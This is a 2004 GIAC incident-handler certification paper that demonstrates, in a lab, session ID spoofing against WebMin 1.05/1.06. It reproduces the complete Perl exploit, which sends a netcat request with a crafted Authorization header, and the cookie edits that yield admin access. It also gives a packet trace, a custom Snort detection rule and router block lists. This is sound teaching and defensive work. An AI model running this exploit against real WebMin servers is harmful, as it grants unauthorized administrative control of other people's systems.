Global Information Assurance Certification Paper

"Session Stealing with WebMin".

GIAC Certified Incident Handler Practical Assignment (GCIH) Version 3.0

Candidate:

Don Murdoch, CISSP
GCIA, MCSD, MCSE (NT/2K)

Submission Date: Thursday, January 15, 2004

Table Of Contents

List of Figures

1 Statement of Purpose

There are a variety of attacks that can be brought to bear against common information services such as DNS, Sendmail, web servers (Apache and IIS), and FTP servers. While these do represent highly valued targets, this paper will discuss and demonstrate an application session exploit in a web based application. The emphasis is in leaning more about HTTP session state, session state exploits, and the incident handling process. More and more applications are becoming web based, or have a significant web based component to them. Therefore, analyzing and understanding web based applications and session state security is an area where expertise is becoming more important.

The plan of attack (if you will pardon the pun) is to take advantage of authentication session vulnerability in WebMin 1.05/1.06 (circa 01/2003), and then to gain unauthorized supervisory access to the system. In order to exploit the vulnerability, the attack process will use RedHat Linux to run the exploit code and then use Windows 2000 and a web proxy tool (Achilles) to inject a falsified session ID that WebMin will later accept and achieve administrative access.

The attack and victim systems will be running under VMWare 3.0 on two PC's which are interconnected by a series of routers that model the Internet (a lab). One PC simulates an attacker connected to an ISP, and the other PC simulates University computing resources that are reachable through porous routers. The first router simulates the Internet Uplink router of a common commercial ISP. The second router represents a border router of a University. The third router represents an internal campus router at the University. Different rules and access lists are installed on the ISP router and the University Internet border router.

From "home", reconnaissance by researching and then scanning will be conducted to locate the victim and the vulnerable application. Once the victim is known to be vulnerable, the attack and exploitation process will begin. First, from a Linux system on a home network the perl based exploit code will be executed. Then, using Achilles (a local web proxy tool) on a Windows 2000 system, the session exploit will be exercised by changing HTTP cookie session data in real time as a browser attempts a login to the system. Various aspects of the system will be changed in order to provide trace evidence for the analysis after the attack in order to make a determination if the system is "cleaned" or if it needs to be rebuilt.

Once the exploit is finished, the six-step SANS incident handling process will be applied to the system. The incident will be identified, the system will be examined, and then a decision will be made to determine what further actions should be taken. The security of the targeted network will be improved based on the lessons learned from this exploit process.

2 The Exploit

There are two parts in exploiting WebMin. The first part is exercising the exploit code itself. This code takes advantage of a vulnerability in the product and it will inject a false session ID into WebMin. The second is the process of using the vulnerability - or exploiting the application by using the false session ID. These are subtleties, but they differentiate this particular exploit from other single process exploits such as buffer overflows. Each part of the process and the distinctions will be explained in detail later in this paper.

2.1 Exploit Name

The exploit is formally identified on the SecurityFocus.com[1] web site as "WebMin / Usermin Session ID Spoofing Unauthenticated Access Vulnerability", and is assigned BugTraq ID 6915. Original email / listserv postings identified listed the subject line as "Webmin 1.050 - 1.060 remote exploit" as originally posted on various Internet sites in late February of 2003.

This exploit is described in the Common Vulnerabilities and Exposures list as CAN-2003-0101.

This exploit is reported to be directly applicable against WebMin 1.05 and 1.06. It is reported to be valid against prior versions of WebMin, although previous versions were not tested. UserMin 0.4 to 0.99 is also reported to be exploitable but was not tested.

2.2 Operating System

This exploit does not target a specific operating system per se; rather, it targets a web based application designed to aid and assist in system administration of UNIX and Linux systems. In order to demonstrate the exploit and the session spoofing process, WebMin 1.05 was installed on RedHat 8 and exploited. Both RedHat 8 and Windows 2000 were used as attack platforms.

According to the SecurityFocus article, there are a variety of operating systems which install a vulnerable version of WebMin by default. They include: SGI IRIX 6.5.0 to 6.5.19, Debian Linux 3.0, and MandrakeSoft Linux 7.2 to 8.2.

WebMin can be installed on a wide variety of UNIX and Linux systems with a variety of versions[2] from Solaris, HP-UX, Mac OS/X, and over two dozen Linux distributions.

2.3 Protocols / Services / Applications

WebMin is delivered as an application using the HyperText Transport Protocol (HTTP) as its method of communication with a client's web browser. HTTP is a stimulus / response protocol which was originally designed to deliver static pages of text and graphics to web browsers. Files are requested with Universal Resource Locator (URL)

[1] Security Focus UR: http://www.securityfocus.com/bid/6915
[2] See the supported operating system list for WebMin at: http://www.webmin.com/support.html

syntax, which looks like "http://www.someserver.com/news/newsoftheday.hrml". This URL request the "newsoftheday.html" file from the "news" subdirectory on the "www.someserver.com" web site. HTTP's very nature does not lend to maintaining any detailed information about the session state in the URL syntax. The web servers themselves can keep track of who is connecting to them by source IP address and source port, but this is not sufficient to provide any real security for an application that the web server may be hosting. HTTP, therefore, must rely on other artificial mechanisms to provide state information to applications which are deployed using HTTP and web servers (cookies, hidden fields, modified URL's, and other artificial ways of passing session identifiers).

One method of session state management that can be used is to encode session information in a *cookie*. A cookie is a small text file which is exchanged between the server and the client browser. Cookies contain such things as variables, session ID's. time and date stamps, and other pieces of data that the web site can use to tailor the user experience. Cookies have some external characteristics about them - the address of the server and the date/time are a few of them. By strict convention, any reputable browser honors cookie rules - one web site will not be allowed to use another's' cookies, for example. The web based application must enforce using this method on every page in order to ensure security (baking session security into the code base, if you will).

This exploit takes advantage coercing the server to accept crafted data and create session information. Then, by manipulating a session cookie, an attacker can "inject" the necessary session information into the HTTP response message header and essentially "lie" about state information. Session cookies are maintained only in memory - there are persistent cookies that are written to the hard drive.

2.4 Exploit Variants

At this time (Nov 2003), there aren't additional derivative exploits that one would characterize as a 'variant'. A variant would be adaptations of the exploit code that allows someone to target other similar products, or products that are derived from the same base source code. For example, two different FTP or sendmail servers may share the same originating code base and a vulnerability in one will have a good change to affect the other in a similar manner.

A variety of queries were done with www.google.com and queries were made on well known security web sites. No alterations of the code were found, although the original email and the specific code presented later was found on several web sites.

2.5 Exploit Description

This exploit functions because the server component of WebMin (miniserv.pl) does not properly sanitize the input string (the vulnerability). This Base64 encoded string is a specially crafted string can be sent to the server which, in turn, does not validate the

input properly[3]. This string is sent to WebMin via exploit code. When the server receives the string, it will misinterpret the data and create a session ID in the server's Access Control List (ACL) for the user "admin" with a Session ID of "1234567890". When an attacker alters the data on the cookie that was sent to the browser during initial connection to include "Cookie: sid=1234567890; testing=1", the attacker is granted access to the system. There are several steps involved, as will be explained in this section and demonstrated.

2.5.1 Exploit Preconditions

In order for this exploit to function, a few specific preconditions need to me met. First, WebMin 1.05 should be installed from the source distribution (webmin-1.050.tar.gz) and not the RPM distribution (webmin-1.050-1.noarch.rpm). The "`setup.sh`" script in the source distribution creates the "admin" user by default with sufficient rights for an attacker to actually do something malicious - the RPM distribution doesn't display the same behavior. Second, as described in detail under "Victim's Platform", below, WebMin 1.05 must be configured to use password timeouts. By using the browser interface the "`passdelay=1`" option will be set in the "`/etc/webmin/miniserv.conf`" file.

2.5.2 Step One: Use Exploit Program to Create Spoofed Session ID



Figure 1: Using Exploit Code

The first part of the process is to obtain and review the exploit code. For the code to function the path to netcat is set correctly in the code, and that the attacker know the target address (name or IP), and the port number for WebMin which is 10000 by default. As illustrated in Figure 1, the attacker runs the exploit program which uses netcat to deliver the exploit to the targeted server. The payload will fool WebMin's "`miniserv.pl`" program into adding a spoofed session ID in its' session state table.

[3] See the discussion page of this particular exploit as posted on www.securityfocus.com. URL: http://www.securityfocus.com/bid/6915/discussion/ (Oct 7, 2003).

2.5.3 Step Two: Begin Normal Logon



Figure 2: Proxied Logon Request

Once the code runs, the next step is to start a normal logon process. A normal logon begins a browser session with the WebMin web server, and allows normal client side data to be sent to the attackers' browser. In order to modify the session information, an attacker needs to configure the browser to use a web client proxy to modify session information in real time as it is sent to and from the server.

Note that the session state table is not in the accompanying figure - at this point the server has no idea who the attacker is - and there is no accompanying session state. The WebMin server assumes this is a normal logon session and is none the wiser.

2.5.4 Step Three: Modify Response

When the attacker types in "admin" in the login field and clicks on the "login" button, the web proxy intercepts the client request and allows the attacker to modify the cookie information. Here, the cookie normally reads "`Cookie: testing=1`", but with the "`sid=1234567890;`" text added so it reads "`Cookie: sid=1234567890; testing=1;`", WebMin will assume that the browser belongs to a previously authenticated session. This session ID must match the one that the exploit code sent to WebMin. Note the user must be "admin" for this exploit to work.



Figure 3: Session Spoofing Process

2.5.5 Step Four: Successful Exploit

With the server being fooled into believing that the connecting browser has a valid session ID, the logon process can continue. The attacker uses the web proxy tool to make sue that data is sent back and forth to the server, and when they are satisfied that WebMin is responding as expected they can disable data interception in the proxy tool. Practically, the web proxy is just sending data back and forth at this point in the process.

2.6 Exploit Code Analysis

The source code for this exploit is shown below, with comments intermixed to explain what is occurring.

```
#!/usr/bin/perl
#
# Exploit for Webmin 1.050 -> 1.060 by Carl Livitt
#
# Inserts a fake session_id into the sessions list of webmin.
# Does no error checking... if remote host is not found, no
# error will be reported.
#
```

Initial comment header from program author.

```
print "Webmin 1.050 - 1.060 Remote SID Injection Exploit\n";
print "By Carl Livitt <carl at learningshophull dot co dot uk>\n\n";

$nc="/usr/bin/netcat";
```

Netcat is necessary to run this exploit. Here, the program is specifying a typical default install location for netcat. Note that when the current version of netcat is compiled (Ver 1.10)[4], it creates a binary named "nc".

```
if($#ARGV == -1) {
      print "Syntax:\n\t$0 hostname\n";
      exit(1);
}

$hostname=$ARGV[0];
```

Here, the program is checking to make sure that the target system is passed in on the command line; if not, it quits and informs the user of proper program usage.

```
if ( ! -x $nc ) {
      print "netcat not found!\n";
      exit(2);
}
```

Check to see if netcat can be found on the system.

```
open(NC, "|$nc $hostname 10000 >& /dev/null");
print NC "GET / HTTP/1.1\n";
print NC "Host: $hostname\n";
print NC "User-agent: webmin\n";
print NC "Authorization: Basic
YSBhIDEKbmV3IDEyMzQ1Njc4OTAgYWRtaW46cGFzc3dvcmQ=\n\n";
close(NC);
```

These lines open up netcat and treat the standard input of netcat as a file. This code attempts to connect to the hostname specified on the command line, and the default WebMin port (10000). Note that prior reconnaissance should be done to make sure this is the port number. The print statements send a properly formatted HTTP GET request to WebMin, using HTTP 1.1. Next, the Host option tells WebMin that the message belongs to the IP address of the target server. The User-agent option is designed to make WebMin think that WebMin is generating a request (instead of a browser). Lastly, the Base64 encoded string is the string that a user agent sends to a server in order to authenticate itself.[5]

```
print "You should now have a session_id of 1234567890 for user 'admin'
on host $hostname.\n";
print "Just set two cookies in your
browser:\n\ttesting=1\n\tsid=1234567890\nand you will ";
print "be authenticated to the webmin server!\n\n";
```

[4] The most reliable source for netcat is a company named "@stake". The URL for netcat is: http://www.atstake.com/research/tools/network_utilities/.
[5] Details of the HTTP protocol can be found on the WWW Consortiums' web site: URL: http://www.w3c.org/Protocols/rfc2616/rfc2616.html

```
print "Note: This will only work on a webmin server configured with
the 'passdelay' option.\n";
```

The last part of the code explains to the user that there should be a new session ID for the admin user on the targeted server.

2.7 Network Signature of the Attack

This attack pattern can be detected, understood, and detected. An intrusion detection system can be configured to monitor for the particular signature of the initial exploit. This section demonstrates what occurs at the network layer.

2.7.1 Example Packet Trace

When analyzing the network for exploits in progress, first the network pattern must be known (packet data) that identifies the attack. Then, once the attack signature can be identified, one can configure an Intrusion Detection System with a rule to monitor for the exploit attempt.

Tcpdump is used to capture the sequence of events between the client and the WebMin server. The specific packet that contains the signature of an exploit in progress is shown below, and corresponds to Figure 3, above. Below the packet dump is shown, and the bolded data is used to instrument the IDS.

tcpdump output

```
05:15:31.062763 10.0.0.17.1250 > 192.168.16.31.10000: P 1:435(434) ack 1 win
17520 (DF)
0x0000   4500 01da 0bd7 4000 8006 1267 0a00 0012        E.....@....g....
0x0010   c0a8 101f 04e2 2710 2477 6ae8 34f1 cdc7        ......'.$wj.4...
0x0020   5018 4470 96d6 0000 504f 5354 202f 7365        P.Dp....POST./se
0x0030   7373 696f 6e5f 6c6f 6769 6e2e 6367 6920        ssion_login.cgi.
0x0040   4854 5450 2f31 2e30 0d0a 4163 6365 7074        HTTP/1.0..Accept
0x0050   3a20 696d 6167 652f 6769 662c 2069 6d61        :.image/gif,.ima
0x0060   6765 2f78 2d78 6269 746d 6170 2c20 696d        ge/x-xbitmap,.im
0x0070   6167 652f 6a70 6567 2c20 696d 6167 652f        age/jpeg,.image/
0x0080   706a 7065 672c 202a 2f2a 0d0a 5265 6665        pjpeg,.*/*..Refe
0x0090   7265 723a 2068 7474 703a 2f2f 3139 322e        rer:.http://192.
0x00a0   3136 382e 3136 2e33 313a 3130 3030 302f        168.16.31:10000/
0x00b0   0d0a 4163 6365 7074 2d4c 616e 6775 6167        ..Accept-Languag
0x00c0   653a 2065 6e2d 7573 0d0a 436f 6e74 656e        e:.en-us..Conten
0x00d0   742d 5479 7065 3a20 6170 706c 6963 6174        t-Type:.applicat
0x00e0   696f 6e2f 782d 7777 772d 666f 726d 2d75        ion/x-www-form-u
0x00f0   726c 656e 636f 6465 640d 0a50 726f 7879        rlencoded..Proxy
0x0100   2d43 6f6e 6e65 6374 696f 6e3a 204b 6565        -Connection:.Kee
0x0110   702d 416c 6976 650d 0a55 7365 722d 4167        p-Alive..User-Ag
0x0120   656e 743a 204d 6f7a 696c 6c61 2f34 2e30        ent:.Mozilla/4.0
0x0130   2028 636f 6d70 6174 6962 6c65 3b20 4d53        .(compatible;.MS
0x0140   4945 2036 2e30 3b20 5769 6e64 6f77 7320        IE.6.0;.Windows.
0x0150   4e54 2035 2e30 290d 0a48 6f73 743a 2031        NT.5.0)..Host:.1
0x0160   3932 2e31 3638 2e31 362e 3331 3a31 3030        92.168.16.31:100
0x0170   3030 0d0a 436f 6e74 656e 742d 4c65 6e67        00..Content-Leng
0x0180   7468 3a20 3235 0d0a 5072 6167 6d61 3a20        th:.25..Pragma:.
0x0190   6e6f 2d63 6163 6865 0d0a 436f 6f6b 6965        no-cache..Cookie
```

tcpdump output

```
0x01a0   3a20 7369 643d 3132 3334 3536 3738 3930        :.sid=1234567890
0x01b0   3b20 7465 7374 696e 673d 310d 0a0d 0a70        ;.testing=1....p
0x01c0   6167 653d 2532 4626 7573 6572 3d61 646d        age=%2F&user=adm
0x01d0   696e 2670 6173 733d 0d0a                       in&pass=..
```

2.7.2 Example Snort Alert

Snort is an open source Intrusion Detection System which is very popular on the Unix/Linux platforms[6]. One of the better benefits of Snort is that rules are fairly readable, and not tremendously difficult to configure (with some practice). An example Snort 2.0 rule that can detect this particular attack signature is shown and explained below. Note that Snort 2.0 does not have a rule to detect this particular exploit; this rule was custom developed.

```
alert tcp $EXTERNAL_NET any -> $HOME_NET 10000 \
(msg:"Webmin 1.05 1.06 exploit"; \
content:"Cookie"; content:"sid=1234567890"; nocase;)
```

Rule Element	Explanation
`alert`	This rule will generate an alert (as opposed to logging or passing). Alerts are normally sent to a database, an alert file, or a syslog server in a production environment.
`tcp`	This rule is for the TCP protocol (not UDP or ICMP).
`$EXTERNAL_NET any`	From any network defined as "external", and from any source port. By default, the `$EXTERNAL` variable maps to any network.
`$HOME_NET 10000`	Traffic destined to the local network and the default WebMin port of 10000. Note that the port can change based on installation. By default, the `$HOME_NET` variable maps to any network.
`msg:"Webmin 1.05 1.06 exploit";`	Snort will post this message to the alert mechanism (syslog, database, alert file).
`content:"Cookie";`	Snort must find the word "Cookie" in the content of the packet (this is case sensitive).
`content:"sid=1234567890";`	Snort must find the phrase "sid=1234567890" in the content (case sensitive).
`nocase;`	Since the content options are case sensitive by default, this option turns off case checking.

An example signature of an attacker attempting to trigger this exploit is shown below. This signature was posted to the `/var/log/snort/alert.ids` file on the lab network's "security" system (192.168.16.26).

[6] The Snort website is www.snort.org.

```
[**] [1:0:0] Webmin 1.05 1.06 exploit [**]
[Priority: 0]
10/11-02:06:04.775008 10.0.0.17:1414 -> 192.168.16.31:10000
TCP TTL:128 TOS:0x0 ID:4075 IpLen:20 DgmLen:492 DF
***AP*** Seq: 0x2F404D01  Ack: 0x60AE2647  Win: 0x4470  TcpLen: 20
```

3 Platforms / Environments

The next few sections describe system components involved. Refer to the figure in section 3.4 for illustration.

3.1 Victim's Platform

The victim machine for this exploit is running Red Hat 8.0. Based on published information, the operating system is not critical to the exploit - it must be a supported platform that will run Webmin (Ver. 1.05, 1.06).

RedHat 8.0 was installed with these options:

- 6.0 GB disk drive which was auto partitioned by the installer.
- The "everything" option was chosen - mimicking what a typical desktop Linux user who wants a great deal of experimentation ability would do in a *highly* decentralized University environment[7].
- A basic firewall set was installed which includes inbound access for ssh (port 22), the web server (port 80), and WebMin (port 10000).
- Verbose logging was enabled for the SSH server (in `/etc/ssh/sshd_confg`).
- Logging was enabled to a centralized server (192.168.16.26).

WebMin was installed using the authors' supplied install program – from the source distribution, not the RPM distribution. The default options were chosen - directory, users, etc. One configuration change was made in the WebMin console, as show in Figure 4. In order for this exploit to function, the "`passdelay`" option must be on, as indicated in the screenshot Webmin's admin console:

[7] Actually, it has been the author's experience that in a real University environment many people choose "everything" instead of "workstation" - for the specific reason cited!



Figure 4: WebMin Setup

Once a system administrator sets the "Enable password timeouts" option, the "`/etc/webmin/miniserv.conf`" file is updated with the "`passdelay=1`" option. This step is necessary to allow the exploit code to inject a falsified session ID into Webmin. On the surface, this option certainly makes sense - it would appear to control an attackers' ability to attempt brute force logon attempts with different passwords for likely users (root and admin are two obvious choices).

3.2 Network Layout

The network layout for this paper is designed to simulate a home user (the attacker) with a high speed ISP connection attacking a University style network. VMware was used extensively to provide logical systems at different points in the process.

3.2.1 Source network

The source network consists of a single Windows 2000 PC running VMWare 3.0, one VLAN on a Cisco 1900 network switch, with a local firewall (Norton Internet Security 2003). VMWare is an application that provides a completely virtualized Intel based environment for PC's to be installed and used independently from the main (or host) PC. Two other supplemental attack PC's were installed as guest PC's under VMWare. One was RedHat 8.0 on an 8.0 GB logical disk using the "Complete" install options. The second guest O.S. was Windows 2000, also on an 8.0 GB logical disk. On the RedHat Linux system the exploit code, analysis tools, and netcat 1.10 were installed so that it could be used to perform reconnaissance and exploit the target. One the Windows PC Netscape, Internet Explorer, and Achilles (the web proxy tool) were installed so that the attacker can take advantage of the vulnerability, once the exploit code was executed.

3.2.2 ISP Network

ISP Uplink: Outbound ACL's are implemented on the ISP uplink router following published information from a large commercial ISP based on the following table[8]:

Port	Transport	Protocol	Direction	Reason for Filtering
25	TCP	SMTP	Both*	SMTP Relays
80	TCP	HTTP	Inbound	Web servers, worms
135	UDP	NetBios	Both	Net Send Spam/Pop-ups, Worms
135	TCP	NetBios	Incoming	Net Send Spam/Pop-ups, Worms
136-139	UDP, TCP	NetBios	Both	Worms, Network Neighhood
445	TCP	MS-DS/NetBios	Both	Worms, Network Neighhood
1433	TCP	MS-SQL	Inbound	Worms, Trojans
1434	UDP	MS-SQL	Inbound	Worms, SQLslammer
1900	UDP	MS-DS/NetBios	Both	Worms, Network Neighhood
27374	TCP	Subseven	Both	SubSeven Trojan

3.2.3 Target network

The target is a theoretical University network located in the USA. Here, Theoretical University,0 like most Universities uses the "Any traffic is allowed except that which is denied" model at the Internet border, and installs extra security measures on individual computers and individual subnetworks. TU has a large (45 Megabit) connection to the Internet. There is a "firewall" at the perimeter, which is really a screening router configured to drop traffic that is a threat to the entire campus (described below). The victim PC is located inside the campus network, separated by a router and a few network hops away from the Internet connection.

A university network can often be described as the "wild, wild west of computer networking"[9]. The firewall has several Cisco access control lists (ACL's) that are designed to protect the University as a whole. ACL's are based on preventing traffic that is dangerous as described in the SANS/FBI Top 20 list and recent history, as exhibited by the W32.Blaster worm. This configuration allows maximum freedom for the faculty and student population, but forces a higher degree of security to be applied to individual campus networks and hosts on the network due to the higher degree of risk.

The next few sections will discuss security related ACL's at TU on the firewall, and will not concentrate on general router configuration.

[8] Source: http://support.cox.net/custsup/safety/port_blocking.shtml
[9] This is actually a quote from T.R. Knight at a presentation during ICCM 2003, Taylor University, Illinois.

3.2.4 Target System

These steps were taken to prepare it before it went into production. The targeted machine (192.168.16.31) is connected to a network within TU (192.168.16.0/24). Physically, it is installed under VMWare 3.0 on a Windows 2000 PC. The target machine is patched as of August 2003 (mostly current, but not to current!).

Initial System Assurance

1. Operating system was installed and updated with current patches from the vendor at the time of installation (3 CD's worth of updates, current as of August 2003). The "everything" option was chosen - so all of the available packages were installed (mimicking real life at a University!).
2. Services that are not necessary were disabled by adjusting the `init` scripts and the system startup process.
3. A localized firewall was installed and configured to allow inbound access on port 22 (SSH), 80 (Web), and 10000 (Remote administration with WebMin).
4. The following banner was configured for standard logon services (SSH, FTP, Telnet, Web, Secure Web):

   "*This Theoretical University system is owned and operated by the University. Unauthorized use of this system is prohibited, and may result in civil and/or criminal prosecution. Use of this system may be monitored in accordance with 18 USC 2511 and applicable state law."*

5. Tripwire was installed and ran on the system.

3.2.5 Internet Egress / Ingress Filtering

One of the more important network traffic filters that can be applied at TU's Internet gateway is known as ingress and egress filtering. In the case of TU's Internet router, traffic is only allowed into the network if it originated outside of the network. Anti-spoofing is also configured in the router to prevent traffic from leaving the network that did not originate within the network.

3.2.6 SANS/FBI Top 20 Filtering[10]

As mentioned earlier, TU, like most Universities, value freedom and a lack of restriction over extremely high security - the kind one would find at a corporation who follows the "Deny all except that which is explicitly allowed" network security stance. With this in mind, security is usually implemented on the individual host (with varying degrees of success). However, all parties who have any involvement in network management unanimously agreed to block most of the traffic described in the SANS/FBI Top 20 list, as these represent the highest degree of threats to the campus network as a whole.

University Internet Border Router: The University Internet router is configured in a "allow all except that which is explicitly denied" traffic control model. For guidance on

[10] This list is available from the following URL: http://www.sans.org/top20/index1.php

what to deny, the University follows the SANS / FBI Top 20 list in order to block traffic and recent history (W32.Blaster of August 2003). Specific blocks are listed below:

Port	Transport	Protocol	Direction	Reason for Filtering
25	TCP	SMTP	Both	Only to University sanctioned email servers.
80	TCP	HTTP	Inbound	Only to University sanctioned Web servers.
111	TCP, UDP	Portmapper	Both	
135	UDP	NetBios	Both	
135	TCP	NetBios	Incoming	
136-139	UDP, TCP	NetBios	Both	
445	TCP	MS-DS/NetBios	Both	
1433	TCP	MS-SQL	Inbound	Worms, Trojans
1434	UDP	MS-SQL	Inbound	Worms, SQLslammer
27374	TCP	Subseven	Both	SubSeven Trojan

3.2.7 Supplemental Filtering

In addition to the specific filtering rules listed out, several other ports are blocked campus wide at TU. They are:

- Most of the TCP/IP "small services" like echo (port 7/TCP) and chargen (port 19/TCP).
- Oracle and Microsoft SQL Server database ports.
- Network configuration - bootp, tftp are good examples.
- Berkley remote services - rlogoin, rshell, rexec, and rwho.
- Several high ports which are commonly associated with backdoors and Trojans such as Sub7 and BackOrifice.

3.3 Network Diagrams

The diagram on the next page shows the systems involved in the network layout used for this paper, as described in sections 3.1 to 3.3.

Network Description	Network Number and Type
Attacking Network - simulates "home"	10.0.0.0/8 - Ethernet LAN
ISP Uplink (Commodity Internet)	172.16.1.0/24 - Serial WAN
University ISP Uplink to Campus Router	172.16.2.0/24 - Serial WAN
Example campus networks (nothing functioning on these networks)	192.168.8.0, 192.168.6.0 - Ethernet LAN
Interior target network at University	192.168.16.0 - Ethernet LAN

Its important to note that the network numbers were chosen for functionality in configuring the routers. The 172.16.0.0/16 networks are for serial to serial connections, and the 192.168.0.0/24 networks were chosen because they connect Ethernets.

